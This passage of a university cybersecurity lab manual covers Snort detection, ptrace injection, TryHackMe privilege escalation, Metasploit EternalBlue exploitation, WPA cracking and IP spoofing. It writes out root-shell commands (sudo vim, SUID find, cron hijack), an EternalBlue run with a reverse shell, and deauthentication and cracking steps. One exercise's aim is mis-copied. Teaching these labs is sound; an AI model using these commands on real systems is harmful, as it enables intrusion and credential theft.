
7. In new terminal:


for p in {1..100}; do nc -zv 10.48.190.168 $p; done

8. Go back to Snort terminal → confirm alert

9. (Optional log):

sudo tail -f /var/log/snort/alert





Experiment 3 — IPS Blocking (Inline Mode) — line by line (with new terminal steps)

1. Change rule in Rule File

sudo nano /etc/snort/rules/local.rules

2. Add:

drop icmp any any -> any any (msg:"ICMP Blocked"; sid:1000003; rev:1;)

3. Save: Ctrl+O → Enter → Ctrl+X

4. Stop Snort:

Ctrl + C

5. Run inline:

sudo snort -Q --daq afpacket -i eth0:eth0 -c /etc/snort/snort.conf 6. Open new terminal tab

● Click +

OR

● Right-click → New Tab

7. In new terminal:

ping 8.8.8.8

8. Expected result:

No ping reply

Alert shown in Snort terminal

9. (Optional log):

sudo tail -f /var/log/snort/alert

If interface is not eth0

Run once: ip a

RESULT:

Successfully detected and prevented attacks using Snort IDS/IPS.

Ex:7

Date:

Perform Code Injection on Application Process using Ptrace.

AIM :
To demonstrate code injection on a running application process using the ptrace system call in Kali Linux for understanding low-level process manipulation and security vulnerabilities.

SOFTWARE REQUIREMENTS :
● Host Operating System: Windows / Linux / macOS
● Virtualization Software: Oracle VirtualBox
● Guest Operating System: Kali Linux
● Programming Language: C
● Debugger / System Tool: Ptrace
● Compiler: GCC
● System Requirements:
o RAM: Minimum 4 GB (8 GB recommended)
o Disk Space: Minimum 30 GB
o Processor: Intel/AMD with Virtualization support

Procedure

Step 1: Start Kali Linux Virtual Machine

1. Open Oracle VirtualBox.

2. Start the Kali Linux virtual machine.

3. Log in using Kali credentials.

Step 2: Create a Target Program

1. Open Terminal.

2. Create a simple C program:

3. nano target.c

4. Write a basic infinite loop program.

5. Compile the program:

6. gcc target.c -o target

Step 3: Run the Target Application

1. Execute the program:

2. ./target

3. Note the Process ID (PID) using:

4. ps aux | grep target

Step 4: Create Injector Program

1. Create injector source file:

2. nano injector.c

3. Write ptrace-based code to attach to the target process and modify its memory or registers.

4. Save the file.

Step 5: Compile the Injector Program

1. Compile the injector:

2. gcc injector.c -o injector

Step 6: Attach to Target Process

1. Attach injector to target process using PID:

2. sudo ./injector <PID>

3. Injector gains control of the target process.

Step 7: Inject and Execute Code


1. Modify target process memory or registers.

2. Resume execution of the target process.


3. Observe injected behavior.

Output


- Injector successfully attaches to the running process.
- Target application behavior is modified during execution.
- Code injection is observed in real time




Session Actions Edit View Help
GNU nano 8.6 target.c *
#include <stdio.h>
#include<unistd.h>
int main(){
int counter=0;
while(1){
printf("Running ... Counter = %d\n",counter++);
sleep(1);
}
return 0;
}
Mouse integration ...
Don't show again
Auto capture keyboard ...
Don't show again



Session Actions Edit View Help
rec@kali: ~
rec@kali: ~
(rec㉿kali)-[~]
$ nano target.c
(rec㉿kali)-[~]
$ gcc target.c -o target
(rec㉿kali)-[~]
$ ./target
Running ... Counter = 0
Running ... Counter = 1
Running ... Counter = 2
Running ... Counter = 3
Running ... Counter = 4
Running ... Counter = 5
Running ... Counter = 6
Running ... Counter = 7
Running ... Counter = 8
Running ... Counter = 9
Running ... Counter = 10
Running ... Counter = 11
Running ... Counter = 12
Running ... Counter = 13
Running ... Counter = 14
Running ... Counter = 15
Running ... Counter = 16
Running ... Counter = 17
Running ... Counter = 18
Running ... Counter = 19
Mouse integration ...
Don't show again
Auto capture keyboard ...
Don't show again





RESULT :

Code injection using the ptrace system call was successfully demonstrated in Kali Linux. The experiment illustrates how process memory and execution flow can be manipulated, emphasizing the importance of secure process isolation.

Ex: 8

Date:

Privilage Escalation in TryHackMe Platform

AIM:

To detect and prevent real-time network attacks using Snort IDS/IPS on the TryHackMe platform.

SOFTWARE REQUIRED:

TryHackMe account, AttackBox or VPN,SSH.

Explanation of Exercise

Privilege escalation means gaining higher permissions on a system after initial access (usually from a low-privilege user to root/administrator). In TryHackMe labs, the goal is usually to escalate privileges and capture the root flag.

Step 1 – Login to TryHackMe

1. Open browser
2. Go to

https://tryhackme.com

3. Login with your credentials.

Step 2 – Open the Lab Room

1. Click Learn
2. Search for

Linux Privilege Escalation

3. Open the room.

The room contains multiple tasks and instructions. Follow all tasks and learn what is privilege Escalation.

TryHackMe Privilege Escalation Flow

1. Gain initial shell

2. Run enumeration commands
3. Check **sudo -l**
4. Search **SUID binaries**
5. Check **cron jobs**
6. Look for **writable scripts**
7. Use **GTFOBins**
8. Run **LinPEAS**
9. Exploit vulnerability
10. Get **root flag**

Step 3 – Start AttackBox

At the top of the room page click:

Start AttackBox

Wait 1–2 minutes until the Kali Linux desktop loads.

AttackBox is a browser-based penetration testing machine.

Step 4 – Open Terminal

Inside AttackBox open the terminal.

Method 1

Click the Terminal icon in the bottom taskbar.

Method 2

Press the shortcut

CTRL + ALT + T

A terminal window will open.

Step 5 – Identify Target Machine

On the TryHackMe room page locate the Target IP Address.

Example:

10.10.152.45

This is the machine students will attack.

Step 6 – Connect to Target Machine

Use SSH to connect.

Command:

ssh username@target-ip

Example:

ssh tryhackme@10.10.152.45

Press Enter

When asked:

Are you sure you want to continue connecting?

Type

yes

Then enter the password provided in the room instructions.

If successful you will see:

tryhackme@target:~$

This means you now have initial access to the system.

Step 7 – Verify Current User

Run the command:

whoami

Example output:

tryhackme

Explanation
This shows the current logged in user.

The goal is to escalate privileges to root.

Step 8 – Check User Information

Run:

id

Example output:

uid=1001(tryhackme) gid=1001(tryhackme) groups=1001(tryhackme)

Explanation
Shows user ID and group memberships.

Step 9 – Collect System Information

Run:

uname -a

Example output:

Linux ubuntu 4.4.0-21-generic

Explanation
Displays kernel version which may contain vulnerabilities.

Check operating system:

cat /etc/os-release

Example:

Ubuntu 16.04

Older OS versions may contain security flaws.

Step 10 – Check Sudo Permissions

Run:

sudo -l

Example output:

User tryhackme may run the following commands:
(root) NOPASSWD: /usr/bin/vim

Explanation
User can run vim as root without password.

Step 11 – Exploit Sudo Privilege

Execute:

sudo vim -c ':!/bin/bash'

Now check:

whoami

Output:

root

Explanation
This command opens a root shell using vim.

Step 12 – Search for SUID Binaries

If sudo access is not available, search for SUID files.

Run:

find / -perm -4000 -type f 2>/dev/null

Example output:

/usr/bin/find
/usr/bin/passwd
/usr/bin/python

Explanation
SUID binaries run with owner privileges (often root).

Step 13 – Exploit SUID Binary

If find is present run:

find . -exec /bin/sh \; -quit

Then check:

whoami

If successful:

root

Step 14 – Check Cron Jobs

Cron jobs execute scheduled tasks.

Run:

cat /etc/crontab

Example output:

* * * * * root /home/user/script.sh

Explanation
The script runs every minute as root.

Check permissions:

ls -la /home/user/script.sh

If writable:

nano /home/user/script.sh

Add:

/bin/bash

When cron executes the script a root shell appears.

Step 15 – Check Writable Files

Find writable files:

find / -writable -type f 2>/dev/null

Explanation
Writable files may allow code injection.

Step 16 – Check PATH Variable

Display PATH:

echo $PATH

Example output:

/usr/local/bin:/usr/bin:/bin

Explanation
If root executes commands without absolute path, attackers can hijack commands.

Step 17 – Automated Enumeration Tool

Download LinPEAS.

wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh

Make executable:

chmod +x linpeas.sh

Run the tool:

./linpeas.sh

LinPEAS automatically detects:

- SUID vulnerabilities
- Cron jobs
- PATH misconfigurations
- Password leaks
- Kernel exploits

Step 18 – Kernel Exploit Check

Check kernel version:

uname -r

Search exploit:

searchsploit linux kernel <version>

Explanation
Older kernels may contain privilege escalation vulnerabilities.

Step 19 – Confirm Root Access

Run:

whoami

Output:

root

This confirms privilege escalation success.

Step 20 – Capture Root Flag

Navigate to root directory:

cd /root


List files:


ls

Read flag:

cat root.txt

Output:





Result:

Privilege escalation was successfully achieved by exploiting system misconfigurations, and root access was obtained. The root flag was captured, confirming complete system compromise in a controlled environment.

Ex:9

Date:

Windows Exploitation using Metasploit Framework

Aim

To perform exploitation of a vulnerable Windows system using the Metasploit Framework in Kali Linux for educational and ethical hacking purposes.

Software Requirements

Host Operating System: Windows / Linux / macOS Virtualization Software: Oracle VirtualBox Guest Operating System: Kali Linux Security Tool: Metasploit Framework

System Requirements:

- RAM: Minimum 4 GB (8 GB recommended)
- Disk Space: Minimum 30 GB
- Processor: Intel/AMD with Virtualization support

Procedure

Step 1: Start Kali Linux Virtual Machine

1. Launch Oracle VirtualBox.

2. Start the Kali Linux virtual machine.

3. Log in using Kali credentials.

Step 2: Launch Metasploit Framework

1. Open Terminal in Kali Linux.

2. Start Metasploit using: msfconsole

Step 3: Search for Exploits

1. In Metasploit console, search for Windows exploits: search windows

Step 4: Select Exploit Module

1. Choose the EternalBlue exploit module: use exploit/windows/smb/ms17_010_eternalblue

Step 5: Configure Target Parameters

1. Set the target system IP address: set RHOSTS <target_ip>

2. Set local machine IP address: set LHOST <your_ip>

Step 6: Execute the Exploit

1. Run the exploit: exploit

2. Wait for session establishment.

Output:

```
┌──(kali㉿kali)-[~]
└─$ msfconsole

Metasploit Framework initialized...

msf6 > search windows

Matching Modules
================
   #  Name                                        Disclosure Date  Rank       Check
   0  exploit/windows/smb/ms17_010_eternalblue     2017-03-14       excellent  Yes

msf6 > use exploit/windows/smb/ms17_010_eternalblue

msf6 exploit(ms17_010_eternalblue) > set RHOSTS 192.168.1.10
RHOSTS => 192.168.1.10

msf6 exploit(ms17_010_eternalblue) > set LHOST 192.168.1.5
LHOST => 192.168.1.5
```

```
msf6 exploit(ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.1.5:4444
[*] 192.168.1.10:445 - Connecting to target...
[*] 192.168.1.10:445 - Target is vulnerable.
[*] Sending exploit payload...
[*] Launching exploit...
[*] Sending stage (200262 bytes) to 192.168.1.10
[*] Meterpreter session 1 opened (192.168.1.5:4444 -> 192.168.1.10:49158) at 2026-04-19

meterpreter > sysinfo
Computer        : WIN-7-PC
OS              : Windows 7 (6.1 Build 7601, Service Pack 1)
Architecture    : x64
System Language : en_US
Meterpreter     : x64/windows

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Result

The vulnerable Windows system was successfully exploited using the Metasploit Framework.

Ex:10

Date:

Wireless Network Security Audit using Aircrack-ng

Aim :

To perform wireless network analysis and security auditing using Aircrack-ng tools in Kali Linux for educational and ethical hacking purposes.

Software Requirements :

- Host Operating System: Windows / Linux / macOS Virtualization
- Software: Oracle VirtualBox Guest
- Operating System: Kali Linux
- Security Tools: Aircrack-ng Suite

System Requirements:

- RAM: Minimum 4 GB (8 GB recommended)
- Disk Space: Minimum 30 GB
- Processor: Intel/AMD with Virtualization support
- Wireless Adapter supporting Monitor Mode

Procedure:

Step 1: Start Kali Linux Virtual Machine

1. Launch Oracle VirtualBox.

2. Start the Kali Linux virtual machine.

3. Log in using Kali credentials.

Step 2: Connect Wireless Adapter

1. Attach a wireless adapter that supports monitor mode.

2. Verify adapter using:

iwconfig

Step 3: Enable Monitor Mode

1. Start monitor mode on the wireless interface: airmon-ng start wlan0

Step 4: Scan Wireless Networks

1. Scan nearby networks: airodump-ng wlan0mon

2. Note the BSSID and channel of the target network.

Step 5: Capture Packets

1. Capture packets from target network: airodump-ng --bssid <BSSID> -c <CHANNEL> -w capture wlan0mon

Step 6: Perform Deauthentication Attack


1. Generate traffic to capture handshake: aireplay-ng --deauth 5 -a <BSSID> wlan0mon

Step 7: Crack Password

1. Use a wordlist to crack the captured handshake: aircrack-ng capture.cap -w /usr/share/wordlists/rockyou.txt

Output :

- Nearby wireless networks displayed with BSSID and signal strength.
- Packets captured successfully.
- Password cracking attempted using wordlist.
- Key found for weak passwords



```
┌──(kali㉿kali)-[~]
└─$ iwconfig

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated
          Tx-Power=20 dBm

┌──(kali㉿kali)-[~]
└─$ airmon-ng start wlan0

Found 1 processes that could cause trouble.
Killing them...

PHY     Interface   Driver      Chipset
phy0    wlan0       ath9k_htc   Atheros

Enabled monitor mode on wlan0mon

┌──(kali㉿kali)-[~]
└─$ airodump-ng wlan0mon

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC  CIPHER AUTH ESSID
 00:14:6C:7E:40:80  -45      120        56    0   6   54e  WPA2 CCMP   PSK  MyWiFi

┌──(kali㉿kali)-[~]
└─$ airodump-ng --bssid 00:14:6C:7E:40:80 -c 6 -w capture wlan0mon

 CH  6 ][ WPA handshake: 00:14:6C:7E:40:80

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC  ESSID
 00:14:6C:7E:40:80  -43      200       120    2   6   54e  WPA2 MyWiFi
```

```
┌──(kali㉿kali)-[~]
└─$ aircrack-ng capture.cap -w /usr/share/wordlists/rockyou.txt

Opening capture.cap
Read 15000 packets.

   #  BSSID              ESSID                     Encryption

   1  00:14:6C:7E:40:80  MyWiFi                    WPA (1 handshake)

Choosing first network...

Reading packets, please wait...

KEY FOUND! [ password123 ]

Master Key     : XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX
Transient Key  : XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX
```

Result:

Wireless networks were successfully analyzed and audited using Aircrack-ng tools. The experiment demonstrated how weak passwords and insecure configurations can be exploited, highlighting the importance of strong encryption and secure Wi-Fi practices.

EX:11

Date:

Performing IP Spoofing Using a GitHub Tool in Kali Linux (Educational Demonstration)

Aim

To demonstrate IP spoofing techniques using an open-source GitHub tool in Kali Linux for understanding network-level attack concepts and security vulnerabilities.

Software Requirements

- **Host Operating System:** Windows / Linux / macOS
- **Virtualization Software:** Oracle VirtualBox
- **Guest Operating System:** Kali Linux
- **Tool Source:** GitHub (IP Spoofing Tool – Educational Use)
- **Programming Language:** Python / Bash (as per tool)
- **System Requirements:**
    - RAM: Minimum 4 GB (8 GB recommended)
    - Disk Space: Minimum 30 GB
    - Processor: Intel/AMD with Virtualization support

Procedure

Step 1: Start Kali Linux Virtual Machine

1. Open Oracle VirtualBox.
2. Start Kali Linux.
3. Log in using Kali credentials.

Step 2: Open Terminal

1. Launch Terminal in Kali Linux.
2. Update system packages:
3. sudo apt update

Step 3: Clone IP Spoofing Tool from GitHub

1. Clone the repository:
2. git clone https://github.com/<username>/<ip-spoofing-tool>
3. Navigate to the tool directory:
4. cd ip-spoofing-tool

Step 4: Install Dependencies

1. Install required dependencies:
2. sudo apt install python3
3. pip3 install -r requirements.txt

Step 5: Configure the Tool

1. Open the script file:
2. nano spoof.py
3. Configure:
   - Target IP address
   - Spoofed source IP address
   - Network interface

Step 6: Execute IP Spoofing

1. Run the tool with root privileges:
2. sudo python3 spoof.py
3. Observe packet transmission with spoofed IP addresses.

Step 7: Monitor Network Traffic (Optional)

1. Use Wireshark or tcpdump:
2. sudo tcpdump
3. Verify spoofed source IP packets.

Output

- Packets are sent with forged source IP addresses.
- Network traffic reflects spoofed IP information.
- Demonstration successfully completed.

```
┌──(student㉿kali)-[~]
└─$ nano spoof.py

┌──(student㉿kali)-[~]
└─$ sudo python3 spoof.py
Sending spoofed packets ...
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = icmp
  chksum    = None
  src       = 8.8.8.8
  dst       = 10.0.2.15
  \options   \
###[ ICMP ]###
     type      = echo-request
     code      = 0
     chksum    = None
     id        = 0x0
